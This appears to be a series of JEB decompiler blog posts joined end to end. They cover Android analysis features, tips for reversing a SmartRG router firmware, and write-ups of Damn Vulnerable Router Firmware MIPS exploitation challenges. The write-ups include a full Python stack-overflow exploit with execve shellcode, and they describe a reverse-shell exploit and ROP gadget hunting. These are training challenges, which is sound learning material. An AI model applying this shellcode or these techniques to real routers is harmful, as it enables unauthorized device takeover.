This post highlights changes and additions related to Android app processing that shipped with JEB 2.3.5 (and the upcoming 2.3.6 release). Per usual, consult the full changelog for a complete list of changes.
Contributions for Units
We added plugin support for unit contributions. These back-end extensions can be written in Python! Practically, contributions for text documents (eg, disassembly) take the form of pop-ups when the user hovers the mouse over a text item. Several JEB modules already ship with contributions, eg the Live Registers view of the jdb/gdb/lldb debbuggers plugins.
With JEB 2.3.6, users may write their own contribution in Java or Python. They extend the IUnitContribution interface and are fairly straightforward to implement. (We will upload an example of a cross-unit contribution written in Python on GitHub shortly.)

JEB 2.3.5 ships with a Javadoc contribution, whose immediate use can be seen in the Dalvik disassembly view of an APK: hover over an interactive code item to display its documentation. (The plugin works whether your system is connected to the Internet or not.)
The javadoc contribution kicks-in when hovering on a type name or method name, here, newWakeLock().
DEX Header Summary

The DEX disassembly view now starts with a comment header summarizing the principal features of the bytecode, and optionally, its containing application (APK) unit.
Basic information is identified, such as package names, application details (if there is one1), activities and other end-point classes, as well as dangerous permission groups.

Various APK and DEX features of a known Android malware; notice that some phone and text permissions are requested by the app.This legitimate APK is not an application, and the disassembly header emphasizes this fact.
Full Field and Method Refactoring
Up until JEB 2.3.4, renaming fields and methods only renamed the directly accessed field/method reference. We now support renaming “related” references as well, to cover cases like method overrides or “out-of-class” field access.
Here is a simple example with fields:
class A {
    int x;
    void f() {x = 1;}    //(1)
}

class B extends A {
    void g() {x = 2;}    //(2)
}
Technically, accessing x in (1) is not the same as in (2): f() uses a reference to A; g() uses a reference to B. However, the same concrete field is being accessed — because B is not defining (masking in this case) its own field named x. Even if B were to define its own field x (of type int or else), we could still access A.x by casting thisto B. Similar issues arise with methods, with the added complexity of interface definitions and overrides.

JEB now handles renaming those references properly. Also remember that viewing the list of cross-references (key: X) does not display related references. You can see those by executing the Overrides action (key: O).
Various accesses to field A.i0 (here accessing it via type B) can be seen by using the O key. The O key also works for method references.
Miscellaneous API Updates
The API was augmented in various places. This blog being focused on Android changes, have a look at the definition updates in those interfaces:
IDexUnit and IDexFile: those interfaces have been present since day 1 or almost; we added a few convenience routines such as getDisassembly(). Remember that IDexUnit represents an entire DEX unit, possibly the result of an underlying merger of several DEX files, if the app in question is a multi-DEX one. If you need to access physical details of a given classesX.dex, use the corresponding IDexFile object, which can be retrieved via the master IDexUnit.
IApkUnit: also a well-known interface; several convenience methods were added to access common Android Manifest properties, such as activities, services, providers, receivers, etc. Obviously, you may access the Manifest directly (it is an IXmlUnit) and perform your own XML navigation.
IXApkUnit: this new interface represents Extended APK (XAPK) files and is self-explanatory.
ICertificateUnit: the certificate unit is also self-explanatory. It offers a direct reference to a parsed X509 certificate object.
Unlike what the official doc says, a Manifest tag may not contain an Application element. ↩
For the final blog post of this series (part 1 , part 2), let’s reverse a real router firmware. First off, no 0days or security sensitive information will be disclosed in this blogpost but if you have a contact at SmartRG, let us know.
To be able to reverse easily and test my findings, I wanted a MIPS router that was still used, that had a public firmware update that I could dig into and that was relatively cheap. I begun with the ZyXel NBG6716 by downloading the firmware update from their website and bought one on Amazon. Sadly, I received the wrong model so I decided to try another approach.
Interestingly enough, the router I personally own met all my criterias and some locals were selling it cheaply on the internet which allowed me to not brick my own device. Here is where the sr505n comes into play. I encourage to follow this blog post by looking at the firmware update while reading, and here is where you can download it.
Static analysis
Extraction and file system
The `file` command tells us that the firmware update is plain data but let’s see what binwalk thinks of that:
Let’s rerun binwalk with the `-e` switch to extract the squashfs file system and begin reversing the firmware binaries. One thing to note here is that squashfs is read-only but we can still write on other file systems that are mounted as we can see here:
# mount
rootfs on / type rootfs (rw)
/dev/root on / type squashfs (ro,relatime)
proc on /proc type proc (rw,relatime)
tmpfs on /var type tmpfs (rw,relatime,size=420k)
tmpfs on /mnt type tmpfs (rw,relatime,size=16k)
sysfs on /sys type sysfs (rw,relatime)
We have the usual file system structure so let’s head to /bin, /sbin. A good portion of the binaries are linked to busybox but the majority are real ELF binaries. Interestingly, there is a /lib/private directory where proprietary libraries seem to be stored as we can confirm from proprietary binaries linked against those.
Binaries

At first, I saw myself flooded with binaries to reverse, some with helpful names and some not. I had the idea to create a simple plugin to kick-start the research (whether it’s for vulnerability research, malware analysis or other reverse engineering tasks) by listing some user-selected function names (or sub-strings of names) and creating a list of which binaries call those and where they are called. Let’s see an example:
I chose memory sensitive functions as well as networking functions to identify binaries that dealt with user input (possibly without requiring authentication). For example, the `smd` binary is the service manager daemon and caCaptivePortal has the functionalities its name implies.
If you want to use that plugin here is the repo. You’ll need to copy the `functionList.json` or create one in ${JEB_HOME}/bin/cl/ for it to work properly. Specify the functions that interest you and add all the artifacts you want to search from.
There are some other things that you will quickly notice if you analyze the firmware too. Each user has a simple and hardcoded password but I can confirm ISPs seem to change those (but for simple and hardcoded ones as well in my experience). I grabbed the latest firmware I could find and there might be newer ones but some software need updating as the /tmp/bootupmessages file reveals:
# cat tmp/bootupmessages
<5>Linux version 2.6.30 (root@cpebuild.smartrg.local) (gcc version 4.4.2 (Buildroot 2010.02-git) ) #1 SMP PREEMPT Mon May 18 13:51:47 PDT 2015

You will also see some interesting memory management functions made in-house if you analyze the binary:
Go grab a copy of our trial, reverse some binaries and share your findings with us!
Dynamic Analysis
One thing that will help you along the way is to be able to upload binaries to the device to run them. The way I did it was to set up a web server on my computer and `wget` the statically-linked binaries in /var or /tmp (as /var is a tmpfs as well, there are not much differences between the two). I took one trick from this great presentation which mentioned that you can upload your own busybox binary to break out of the limits imposed by the default busybox binary inside the firmware. For example, the `netstat` utility (that was not part of one of the original BusyBox applets) can become useful when you want to assess the possible attack vectors.
One other thing you’ll like to have is a statically-linked gdbserver. You can found one online or build a newer one with buildroot and connect to it from JEB, for example.
QEMU
You can of course emulate the binaries as I did for the DVRF challenges but I found it hard to recreate the whole environment with running daemons. Be sure to have the exact same behaviour as the real device’s with all the required files created on boot.
Further analysis
I did find what seems to be UART pinout and wanted to play with that as well (OpenOCD might become useful for later analysis). More binaries and shared libraries need to be checked and even ARM devices will become interesting since we released the alpha version of the ARM decompiler in the latest update.
And that was the tips and tools I wanted to share! If you want to see MIPS memory corruption, head over to the previous blogposts for more.
This is the second blog post of our series on MIPS exploitation using Praetorian’s Damn Vulnerable Router Firmware (DVRF) written by b1ack0wl. In the first part we exploited a (not so simple) stack buffer overflow, using our JEB ROP gadget finder. Let’s dig into the second and third buffer overflow challenges!
Stack_bof_02
Recon
As the first one, we face a:
stack_bof_02: ELF 32-bit LSB executable, MIPS, MIPS32 version 1 (SYSV), dynamically linked, interpreter /lib/ld-uClibc.so.0, not stripped

Let’s check the main function.
It looks almost exactly the same as the first challenge with only a different buffer size in the strcpy() call. Let’s confirm we don’t have an instant win function, to which we can redirect the execution.
Building The Exploit
What we have here is a textbook case of stack buffer overflow. The stack is executable and we can write a pretty large buffer (508 bytes) to it thanks to the vulnerable strcpy().
First things first, I retrieved a MIPS shellcode from shellstorm, which I then translated into little-endian — the target binary being compiled for MIPSEL. Next, we need to find the exact stack address where we need to jump to. In order to ease the process (and make our exploit “portable”) I decided to prefix the shellcode with a NOP sled.

To build the NOP sled, we can not simply use MIPS NOP instruction, because it is encoded as four null bytes, and therefore cannot be copied with strcpy(). Using Keystone assembler, I searched for an equivalent instruction, and ended up using xor $t0, $t0, $t0, whose encoding does not contain null bytes.
We only need to merge all the parts together and we have an exploit! Here is the complete exploit code:
#!/usr/bin/python2

import struct

payload = ""

# NOP sled (XOR $t0, $t0, $t0; as NOP is only null bytes)
for i in range(30):
    payload += "\x26\x40\x08\x01"

# execve shellcode translated from MIPS to MIPSEL
# http://shell-storm.org/shellcode/files/shellcode-792.php
payload += "\xff\xff\x06\x28" # slti $a2, $zero, -1
payload += "\x62\x69\x0f\x3c" # lui $t7, 0x6962
payload += "\x2f\x2f\xef\x35" # ori $t7, $t7, 0x2f2f
payload += "\xf4\xff\xaf\xaf" # sw $t7, -0xc($sp)
payload += "\x73\x68\x0e\x3c" # lui $t6, 0x6873
payload += "\x6e\x2f\xce\x35" # ori $t6, $t6, 0x2f6e
payload += "\xf8\xff\xae\xaf" # sw $t6, -8($sp)
payload += "\xfc\xff\xa0\xaf" # sw $zero, -4($sp)
payload += "\xf4\xff\xa4\x27" # addiu $a0, $sp, -0xc
payload += "\xff\xff\x05\x28" # slti $a1, $zero, -1
payload += "\xab\x0f\x02\x24" # addiu;$v0, $zero, 0xfab
payload += "\x0c\x01\x01\x01" # syscall 0x40404

payload += "A"*(508-len(payload))

stack_addr = struct.pack("<I", 0x7fffe2a8)

payload += stack_addr
with open("input", "wb") as f:
    f.write(payload)

We can see that the shellcode successfully executed and we now have a shell!
Socket_bof
The next challenge was similar to the second one but involved an open network socket to receive the user input, as the name of the challenge indicates. Let’s check it out!

It starts with the usual socket boilerplate code and binds on a port specified as a command line argument. After accepting a connection, it will read 500 bytes and send back the string “nom nom nom, you sent me %s” formatted with your 500 bytes input.
The vulnerability comes from the small size of the sprintf() buffer, which is only 52 bytes long, as you can see here in JEB stackframe view:
Our strategy here is similar to the previous exploit, except this time our shellcode will be a reverse shell.
Luckily, Jacob Holcomb has published this one so we don’t have to do it ourselves. The only downside is that the IP it will connect to is hardcoded:
To ease the use of this shellcode, I added a not instruction to be able to connect to 127.0.0.1 or any IP address that contains null bytes. To make sure it works as intended and to debug offsets, let’s run the exploit in JEB’s debugger by setting a breakpoint (Ctrl+B) right before the JR $RA instruction and stepping through our shellcode.
We can then step through with the stepo debugger command (or use the F6 shortcut) and jump to the Memory Code view.
And we end up in our NOP sled as intended, stepping through it will make us arrive at our shellcode where we can verify that it works as we thought!

Let’s start a listening socket with netcat on port 31337 and confirm that we have a shell:
Success! I encourage you to stay tuned with the DVRF project updates because the challenge author will make some changes on the heap challenges (that we haven’t posted about because of that). A blog post covering notes on reversing a real router firmware will follow shortly!
In this series of blog posts I will show how JEB’s MIPS decompiler1 can help you find and exploit software vulnerabilities in embedded devices. To do so, we will use Praetorian’s Damn Vulnerable Router Firmware (DVRF) written by b1ack0wl.
DVRF is a custom firmware made to run on a Linksys E1550 router containing a bunch of memory corruption vulnerabilities. The goal of the DVRF is to serve as a playground to learn exploitation on the MIPS architecture. As far as I know, there are no write-ups of the challenges on the Internet.
For the readers interested in testing the challenges by themselves, I suggest to follow the DVRF tutorial, and getting a complete MIPSEL Debian QEMU image as it allows the usual exploit development workflow on Linux, without any limits on the available tools.
Recon
First things first, I extracted the binaries from the firmware with binwalk. Let’s then do some recognition on the first challenge file:
file stack_bof_01

stack_bof_01: ELF 32-bit LSB executable, MIPS, MIPS32 version 1 (SYSV), dynamically linked, interpreter /lib/ld-uClibc.so.0, not stripped

After loading it in JEB we can see several interesting functions:

Among some classic libc interesting routines (system, strcpy…), I noticed the aptly named “dat_shell” function.
As we see here, this function congratulates you for solving the challenge then spawns a shell with the call to system. We now know that we want to redirect the execution flow to the dat_shell function.

Next, we see that the binary calls “strcpy” and that may just be a textbook case of buffer overflow. So let’s check the main function, where strcpy is called.
First, it checks if we provided a command-line argument, and welcomes us. Second, it copies user input in a local variable and prints what we entered. Finally, it tells us to “Try Again” and then returns. Fortunately, strcpy does not check its input size, which results in a stack buffer overflow as the challenge’s name indicates.
Building the Exploit…
As you would do in a similar situation on a x86 binary, let’s first run the binary inside a debugger with a large parameter to verify the overflow.

To do this, I started a gdbserver on my QEMU VM and attached to it with JEB’s debugger interface (see the debugging manual for more info). In MIPS ISA, the return address from a routine call is stored in a specific register called $ra, which is also filled from the stack as you normally see on x86. It then jumps to that saved return address.

In our binary, we confirm that the return address is user-controlled by providing a large parameter — a series of 0x4F bytes –, and displaying the registers state after the strcpy call:

Let’s check the stackframe that I reconstructed to calculated the appropriate padding. You can access that view with the Ctrl+Alt+k shortcut in the function of your choice. I changed the type of the variable buf to a char array of all the available size between the start of the variable and the next one. This gave me 200 bytes.
The variables var04 and var08 are in fact the saved return address and the saved frame pointer of the main function. The result is that this offset is at 204 bytes because we fill the buffer with 200 bytes and overwrite the save frame pointer with four more. Let’s try the following exploit:
#!/usr/bin/python

padding = "O"* 204

dat_shell_addr = "\x50\x09\x40" # Partial overwrite with little-endian arch

payload = padding + dat_shell_addr

with open("input", "wb") as f:

f.write(payload)
…Is Not So Easy

Surprisingly, our dummy exploit makes the program segfaults at the address 0x400970 — within the dat_shell routine. Let’s take a look at this address in JEB native view:
We can see here a memory access to the address computed by adding the offset 0x801C to the global pointer register $gp. The problem here is that $gp was initially set at the beginning of the routine from the $t9 register (see 0x4000958 above).
So, where does the value in $t9 comes from? The answer lies in the way routines are usually called on MIPS (the calling convention): the $t9 register is first set to the address of the target routine, and is then branched to, for example with a jalr $t9 instruction (see MIPS ISA p.50). The global pointer $gp is then initialized with $t9 and serves to compute various offsets, in particular to other functions that will be called, hence the fact that it absolutely needs to be correct.
In other words, if the value of $t9 is not the address of dat_shell when executing this routine, there is a good chance an invalid memory access will happen during the routine execution. To build a successful exploit, we need to load an arbitrary value from the stack into $t9 and then branch to it, as it was a real function call.
To do so, we need a “gadget”, that is a series of instructions implementing the previously described behavior that we can jump to. In the search of this gadget, let’s first check what dynamic libraries are loaded with the “libs” debugger command.
Luckily, we have three libraries loaded at fixed memory addresses: libc.so.0, libgcc_s.so.0 and ld-uClibc.so.0.
Interlude: ROP Gadget Finder Plugin for JEB
Using gadgets is a common need to build Return-Oriented-Programming (ROP) exploits, so I decided to develop a gadget finder plugin 2. Also, rather than searching gadgets from native instructions I decided to use JEB Intermediate Representation (IR), such that I could find gadgets on all architectures handled by JEB transparently.

The end result is that when loading the three previously mentioned libraries in JEB, the plugin creates a view with all the gadgets:
The output is free of duplicated gadgets and alphabetically ordered to ease the process of finding interesting gadgets.
So, how does it work exactly? Using JEB’s API, the plugin converts the native code to the IR used in the first stage of our decompilation pipeline. At this stage, all the side-effects of the native instructions are exposed and no optimizations have been made yet.
To find gadgets — a series of instructions ending with a branch –, we simply search for the assignments on the program counter register and iterate backwards until another assignment on that register is made. The last step is to filter out relative jumps — which can not really be controlled during an exploit — and we got ourselves a good list of ROP gadgets.
Again, this method works on all architectures as it is using only the IR. As an example, here is the same code running on an ARMv7 binary:
Back to our challenge, using our plugin on the libc library, I found the following gadget at offset 0x6b20:
It copies a value from the top of the stack into the $t9 register, and branches to the $t9 register… perfect!

The plan is therefore to use the vulnerable strcpy to execute this gadget first, such that dat_shell address will be called as a normal routine call would do. After deactivating Address Space Layout Randomization (ASLR) on our test machine, we can use the previously found libc base address for the exploit. The final exploit looks like this:
The JEB 2.3.2 release contains several enhancements of our JDWP and GDB/LLDB1 debugger clients used to debug both the Dalvik bytecode and native code of Android applications.
Dynamically loaded DEX files
In this post, we wanted to highlight a neat addition to our Dalvik debugger. Up until now, we did not support debugging several DEX files within a single debugging session. 2
So, we decided to add support for debugging DEX files loaded in a dynamic fashion. Below is a use-case, step-by-step study of a simple app whose workflow goes along these lines:
A routine in the principal classes.dex file looks for an encrypted asset
That asset is extracted and decrypted; it is a Jar file containing additional DEX bytecode
The Jar file is dynamically loaded using DexClassLoader, and its code is executed
Now, we want to debug that additional bytecode. How do we proceed?
An example of debugging dynamically loaded bytecode
